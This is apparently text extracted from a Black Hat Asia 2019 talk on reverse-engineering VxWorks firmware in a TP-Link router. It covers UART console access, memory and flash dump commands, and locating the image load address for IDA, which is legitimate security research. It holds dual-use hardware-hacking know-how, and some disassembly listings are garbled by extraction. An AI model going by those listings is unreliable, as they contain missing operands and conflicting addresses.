



black hat[®]
ASIA 2019

MARCH 26-29, 2019
MARINA BAY SANDS / SINGAPORE

**Dive into VxWorks Based IoT Device
Debug the Undebuggable Device**

#BHASIA

 @BLACKHATEVENTS

Who Are We?

- Wenzhe Zhu (@dark_lbp)
- Pingan Galaxy Lab
- ICS/IoT
- Yu Zhou (@504137480)
- Ant-Financial Light-Year Security Lab
- Fuzzing/IoT/AI




Outline

- Introduction to VxWorks
- VxWorks firmware analyze
- Hunting vulnerabilities
- Build customized debugger – VxSerial Debugger
- Analyze and exploit vulnerabilities


Introduction VxWorks

- Embedded RTOS
 - First released in 1987 by Wind River
 - Closed-source
- [1996~2002] - VxWorks 5.x
- [2004~2009] - VxWorks 6.x
- [2014] - VxWorks 7

OUR HERITAGE: 20+ YEARS OF SUCCESS IN SECURE AND RELIABLE SYSTEMS



VxWorks Customers



[NASA JPL >](#)



[Rockwell Automation >](#)



[Boeing >](#)



[Huawei >](#)



[Siemens >](#)




[KUKA >](#)

Previous Research Papers

- 2010 - Shiny Old VxWorks Vulnerabilities - [HD Moore](#)
 - 4 Metasploit modules targeting WDB RPC
 - Weak password hash entropy
- 2012 - Reversing Industrial firmware for fun and backdoors - Ruben Santamarta
 - VxWorks firmware analyzing
- 2015 – Attacking VxWorks From stone age to interstellar - [Yannick Formaggio & Eric Liu](#)
 - CVE-2015-7599 RPC Integer overflow
 - Using WDB-RPC to detect and get crash information during fuzzing progress


XX-Link Router



2.4GHz 频段
450Mbps畅享高速

450Mbps无线路由器 TL-WR886N

Breaking HW



U-Boot Infomation

```
FT232R USB UART #2 — 137x44 — 115200.8.N.1

U-Boot 1.1.4 (May 8 2016 - 07:42:44)

flash size 2MB, sector count = 512
Using default environment

Net:  ath_gmac_enet_initialize...
No valid address in Flash. Using fixed address
No valid address in Flash. Using fixed address
ath_gmac_enet_initialize: reset mask:c02200
Dragonfly----> S27 PHY *
: cfg1 0x80000000 cfg2 0x7114
eth0: 00:03:7f:09:0b:ad
athrs27_phy_setup ATHR_PHY_CONTROL 4 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 4 :10
eth0 up
ATHRS27: resetting s27
ATHRS27: s27 reset done
: cfg1 0x800c0000 cfg2 0x7214
eth1: 00:03:7f:09:0b:ad
athrs27_phy_setup ATHR_PHY_CONTROL 0 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 0 :10
athrs27_phy_setup ATHR_PHY_CONTROL 1 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 1 :10
athrs27_phy_setup ATHR_PHY_CONTROL 2 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 2 :10
athrs27_phy_setup ATHR_PHY_CONTROL 3 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 3 :10
eth1 up
eth0, eth1
Setting 0x181162c0 to 0x4b962100
vxWorks.bin from =0x32000, len=0xb8f7e
Uncompressing...done
Attaching interface...done
Rx cbufs 1392 each of size 1660
Dragonfly ----> S27 PHY
ATHRS27: resetting s27
ATHRS27: s27 reset done
ATHRS27:Port status register read 2:7E
ATHRS27:S27 S27_PHY_FUNC_CONTROL (0):862
ATHRS27:S27 PHY ID (0) :4d
ATHRS27:S27 PHY CTRL (0) :10
ATHRS27:S27 ATHR PHY STATUS (0) :7949
```

Load vxWorks.bin from flash

VxWorks CmdTask Commands

```
FT232R USB UART #2 — 137x44 — 115200.8.N.1
#
# help
-----
Version = 2.0.
Task name = tCmdTask, pri = 8, stack size = 10240, max command entry num = 64.
command  description
-----
?        print all commands.
help     print all commands.
mem      show memory part, pools, and dump memory.
task     show task info and manage system task.
tftp     download or upload files by tftp protocol.
ifconfig Interface config, please reference to -help command.
route    Show route table, delete/add special route entry.
arp      Show all arp entries, delete/add special arp entry.
net      Show net runtimes.
track    Show conntrack runtimes, modify conntrack environments.
sysreg   Show sys reg.
portstat output the value of the port statistics counters.
gmacstat output the value of the gmac statistics counters.
phystat  output the value of the phy status.
portreg  show port reg.
phyreg   show phy reg.
gmaccheck check gmac and dma status.
flash    Print flash layout, read/write/erase specify flash.
fs       display file system status.
port     manage all udp/tcp packet ports.
packet   Show cbk or blk chain.
mcb      Show mcb pools or blocks.
bridge   Show all bridge stations.
nat      Show nat runtimes.
cloudClient cloudClient request.
system   reboot, reset or firmware.
devinfo  show device info.
wioctl   Wlan command line utility.
cloudBrd proxy to connect cloud server.
-----
#
```

Memory read/write command ←

Flash read/write command ←

Memory Read/Write Command

```
# mem
# mem -show [sys | data | object]
# mem -dump start size ← Memory dump command
# mem -md start value
#
# -show      Displays allocated/free memory blocks and size.
# -dump      dump specify memory block.
# -md        copy specify memory block to specify address.
#
# start      Start address of specify memory block, in hex.
# size       Size of specify memory block, in hex.
# value      value in UINT32 format.
# object     end object, e.g:eth 0.
#
# Example:
# mem -dump 80010000 1000 .... Show memory block start at 0x80010000 which size of 4k.
# mem -show eth 1 .... Show netpool of end object eth1.
# mem -dump 80010000 100
80010000: 14 62 00 07 8E 44 00 10 - 0C 03 FE C0 24 84 00 1C .b...D.. ....$...
80010010: 10 40 00 4F 26 D6 00 01 - 08 00 40 1C 26 73 00 01 .@.0&... ..@.&s..
80010020: 14 87 00 12 24 03 00 01 - 92 42 00 08 10 43 00 05 ....$.... .B...C..
80010030: 26 85 3A F4 92 22 00 08 - 14 43 00 0D 26 73 00 01 &:...". .C..&s..
80010040: 26 85 3A F4 02 00 20 21 - 0C 04 00 27 24 06 00 1F &:... ! ...'$...
80010050: 3C 02 80 1E 02 00 20 21 - 24 05 05 54 24 06 00 12 <.... ! $.T$...
80010060: 24 07 00 04 08 00 40 5E - 24 42 95 24 26 73 00 01 $.....@^ $B.$&s..
80010070: 26 52 00 14 8E A2 00 28 - 02 62 10 2B 14 40 FF C0 &R.....( .b.+@..
80010080: 3C 02 80 26 24 52 9B 74 - 8E 42 00 10 02 C2 10 21 <..&$R.t .B.....!
80010090: 2C 42 01 91 14 40 00 15 - 27 B0 00 28 3C 05 80 20 ,B...@.. '..(<..
800100A0: 02 00 20 21 24 A5 3A F4 - 0C 04 00 27 24 06 00 1F .. !$:.. ...'$...
800100B0: 3C 02 80 1E 8E 43 00 10 - 24 42 95 4C AF A2 00 10 <....C.. $B.L....
800100C0: 02 00 20 21 24 02 01 90 - 24 05 05 5D 24 06 00 12 .. !$... $.]$...
800100D0: 24 07 00 04 AF A2 00 14 - AF A3 00 18 0C 00 76 89 $...... .....V.
800100E0: AF B6 00 1C 08 00 40 60 - 00 00 00 00 08 00 40 3F .....@` .....@?
800100F0: 8E A4 00 18 8E A4 00 18 - 24 11 FF FF 0C 04 64 AA ..... $.....d.
#
```

Memory data

Flash Command

```
# flash -layout
Version: 2.0
Name: FlashIo
Total Size(K): 2048
Erase Sector Size(K): 4
Block Num: 3.
=====
Flash Layout:
# flash -la |-----| 0x00000000 (0.0K)
# flash -er |-----| 0x00020000 (128.0K)
# flash -re |-----| 0x00020000 (128.0K)
# flash -wr |-----| 0x00020800 (130.0K)
# |-----| 0x00021000 (132.0K)
# -layout |-----| 0x00021000 (132.0K)
# -erase |-----|
# -read |-----|
# -write |-----| 0x00028000 (160.0K)
# |-----|
# off |-----| 0x00031e00 (199.5K)
# len |-----| 0x00032000 (200.0K)
# buffer |-----|
# |-----| 0x00200000 (2048.0K)
#
```

Analyze VxWorks Firmware

Preparatory Works Before Analyze VxWorks Firmware

- Locate VxWorks image load address
- Locate symbols from firmware and rename functions in IDA

Method 1 - Read From Image Header

TPHEAD in Flash Dump


```
TP-Flash-dump.hex **READ-ONLY MODE**
Move selection to 0x32000 Move
031E00 00000100 55AA9DD1 A8C88331 C969FBBF U.....1.i..
031E10 BCF0D432 70C7AA55 80001000 80001000 ...2p..U.
031E20 00000000 00000009 00000000 00020000
031E30 00020000 00000800 00020800 00000800
031E40 00021000 00007000 00028000 00009E00
031E50 00031E00 00000200 00032000 000B8F7E
031E60 000EB000 00066BFE 00000000 00000000 . k.
031E70 00000000 00000000 00000000 00000000
031E80 00000000 00000000 00000000 00000000
031E90 BFCCFD9A 46FFF615 CD6C2507 51E0E9B9 ....F.. .l% Q...
031EA0 A6773325 8563F7B7 9B50BCCE F6BD8F89 .w3%.c...P.....
031EB0 4E61439F 915754EE E616F49D 09619639 NaC..WT.. .. a.9
031EC0 4D794669 726D7761 72650000 00000000 MyFirmware
# 0x00200000 (2048.0K)
```

Load address and entry point address is 0x80001000

Method 2 - Locate Initial Stack

VxWorks Image in MIPS Memory Layout

Figure 4 VxWorks Image in MIPS Memory Layout



Initial Stack Description

- **Exception Vectors.** Table of exception and interrupt vectors. It is located at `LOCAL_MEM_LOCAL_ADRS`.
- **Initial Stack.** Initial stack set up by `romInit()` and used by `usrInit()` until `usrRoot()` has allocated the stack. Its size is determined by `STACK_SAVE`.
- **System Image.** The VxWorks image entry point. The VxWorks image consists of three segments: `.text`, `.data`, and `.bss`.
- **Interrupt Stack.** The stack used by interrupt service routines. Its size is determined by `ISR_STACK_SIZE`. It is placed at the end of the VxWorks image, just after the `.bss` segment.
- **System Memory Pool.** The memory allocated for system use. The size of the memory pool is dependent on the size of the system image and interrupt stack. The end of the system memory pool is determined by `sysMemTop()`.

UsrInit Description

Tornado User's Guide: Getting Started, Cross-Development

[OS Libraries : Routines](#)

usrInit()

NAME

usrInit() - user-defined system initialization routine

SYNOPSIS

```
void usrInit  
{  
    int startType  
}
```

DESCRIPTION

This is the first C code executed after the system boots. This routine is called by the assembly language start-up routine **sysInit()** which is in the **sysALib** module of the target-specific directory. It is called with interrupts locked out. The kernel is not multitasking at this point.

This routine starts by clearing BSS; thus all variables are initialized to 0, as per the C specification. It then initializes the hardware by calling **sysHwInit()**, sets up the interrupt/exception vectors, and starts kernel multitasking with **usrRoot()** as the root task.

RETURNS

N/A

SEE ALSO

[usrConfig](#), [kernelLib](#)

ARGSUSED0

usrInit is the first C code executed after the system boots



VxWorks Image Startup Codes

```
ROM:00000020      ssnop
ROM:00000024      ssnop
ROM:00000028      ssnop
ROM:0000002C      ssnop
ROM:00000030      ssnop
ROM:00000034      ssnop
ROM:00000038      ssnop
ROM:0000003C      ssnop
ROM:00000040      ssnop
ROM:00000044      ssnop
ROM:00000048      ssnop
ROM:0000004C      li
ROM:00000050      mtc0      $v0, 1      # Timer Count
ROM:00000054      mtc0      $zero, Compare # Timer Compare
ROM:00000058      ssnop
ROM:0000005C      ssnop
ROM:00000060      ssnop
ROM:00000064      ssnop
ROM:00000068      ssnop
ROM:0000006C      ssnop
ROM:00000070      ssnop
ROM:00000074      ssnop
ROM:00000078      ssnop
ROM:0000007C      ssnop
ROM:00000080      ssnop
ROM:00000084      ssnop
ROM:00000088      ssnop
ROM:0000008C      ssnop
ROM:00000090      ssnop
ROM:00000094      ssnop
ROM:00000098      li
ROM:000000A0      li
ROM:000000A8      jal
ROM:000000AC      li
ROM:000000B0      nop
ROM:000000B4      nop
ROM:000000B8      lui
ROM:000000BC      jr
ROM:000000C0      nop
```

Correct load address is 0x80001000

Set Initial Stack to 0x80000ff0


Jump to usrInit

Other Methods

- Read the boot Info from UART
- Read the developer document
- Use bss end address - image size to calculate the load address
- ...

Load Image With Correct Address In IDA

Load image to 0x00



Function name	Segment	Start
sub_12F0	ROM	000012F0
sub_1388	ROM	00001388
sub_1A9C	ROM	00001A9C
sub_1AE8	ROM	00001AE8
sub_8108	ROM	00008108
sub_13F9FC	ROM	00013F9FC

```


ROM:00000000
ROM:00000000
ROM:00000000
ROM:00000000
ROM:00000004
ROM:00000008
ROM:0000000C
ROM:00000014
ROM:00000018
ROM:0000001C
ROM:00000020
ROM:00000024
ROM:00000028
ROM:0000002C
ROM:00000030
ROM:00000034
ROM:00000038
ROM:0000003C
ROM:00000040
ROM:00000044
ROM:00000048
ROM:0000004C
ROM:00000050
ROM:00000054
ROM:00000058
ROM:0000005C
ROM:00000060
ROM:00000064
ROM:00000068
ROM:0000006C
ROM:00000070
ROM:00000074
ROM:00000078
ROM:0000007C
ROM:00000080
ROM:00000084
ROM:00000088
ROM:0000008C
ROM:00000090
ROM:00000094
ROM:00000098
ROM:000000A0
ROM:000000A8
ROM:000000AC

    .text
    .lui $t0, 0x1000
    .mfc0 $t0, SR
    .mtc0 $zero, Cause
    .snop

    .lil $v0, 1
    .mfc0 $v0, Count
    .mfc0 $zero, Compare
    .snop

    .li $sp, 0x8000FF0
    .li $gp, 0x80253AF0
    .jal sub_8108
    .li $a0, 0
  
```

Load image to 0x80001000



Function name	Segment	Start
sub_800011F8	ROM	800011F8
sub_800012F0	ROM	800012F0
sub_80001388	ROM	80001388
sub_800013D4	ROM	800013D4
sub_8000146C	ROM	8000146C
sub_80001988	ROM	80001988
sub_800019B4	ROM	800019B4
sub_80001A2C	ROM	80001A2C
sub_80001A9C	ROM	80001A9C
sub_80001AE8	ROM	80001AE8
sub_800027CC	ROM	800027CC
sub_80002900	ROM	80002900
nullsub_1	ROM	80002F1C
sub_8000306C	ROM	8000306C
sub_800032E4	ROM	800032E4
sub_80003348	ROM	80003348
sub_8000354C	ROM	8000354C
sub_80003700	ROM	80003700
sub_80003754	ROM	80003754
sub_80003814	ROM	80003814
sub_80003C8C	ROM	80003C8C

```

ROM:80001000
ROM:80001000
ROM:80001000
ROM:80001000
ROM:80001004
ROM:80001008
ROM:8000100C
ROM:80001010
ROM:80001014
ROM:80001018
ROM:8000101C
ROM:80001020
ROM:80001024
ROM:80001028
ROM:8000102C
ROM:80001030
ROM:80001034
ROM:80001038
ROM:8000103C
ROM:80001040
ROM:80001044
ROM:80001048
ROM:8000104C
ROM:80001050
ROM:80001054
ROM:80001058
ROM:8000105C
ROM:80001060
ROM:80001064
ROM:80001068
ROM:8000106C
ROM:80001070
ROM:80001074
ROM:80001078
ROM:8000107C
ROM:80001080
ROM:80001084
ROM:80001088
ROM:8000108C
ROM:80001090
ROM:80001094
ROM:80001098
ROM:800010A0
ROM:800010A8
ROM:800010AC

    .text
    .lui $t0, 0x1000
    .mfc0 $t0, SR
    .mtc0 $zero, Cause
    .snop

